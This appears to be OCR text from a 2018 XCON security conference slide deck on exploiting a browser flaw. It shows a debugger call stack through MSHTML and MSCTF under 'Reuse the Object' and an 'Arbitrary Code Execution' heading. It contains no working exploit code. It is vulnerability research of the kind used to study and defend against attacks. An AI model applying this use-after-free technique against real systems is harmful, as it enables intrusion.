
- Reuse the Object

```
00 081ab788 7573b054 MSCTF!CBackingStore::CheckLayoutChanges+0x6e
01 081ab800 757c6103 MSCTF!CBackingStore::OnAppChanged+0x190
02 081ab81c 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0xf3
03 081ab948 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
04 081aba1c 54e854e5 MSHTML!CBase::InvokeEvent+0x30e
05 081abba0 54e270d3 MSHTML!CBase::FireEvent+0x1b6
06 081abdd0 54e26e82 MSHTML!CDocument::fireEvent+0x233
07 081abdf8 55165d11 MSHTML!CDocument::Fire_EditSelectionChange+0x57
08 081abe0c 55ac7fe9 MSHTML!CSelectionManager::EndSelectionChange+0xa9
09 081abe84 55ab5bfc MSHTML!CSelectionManager::Select+0x952
0a 081abec4 55ab7eab MSHTML!CHTMLEditor::SelectRangeInternal+0x7a
0b 081abee8 553f4c57 MSHTML!CHTMLEditorProxy::SelectRange+0x2b
0c 081abf0c 555c3c7b MSHTML!CDoc::Select+0x38
0d 081abfc8 55171ecd MSHTML!CRichtext::select+0x10b
```

04 Arbitrary Code Execution



Xcon®



Xcon®

2018 XCON XFOCUS INFORMATION SECURITY CONFERENCE

THANK YOU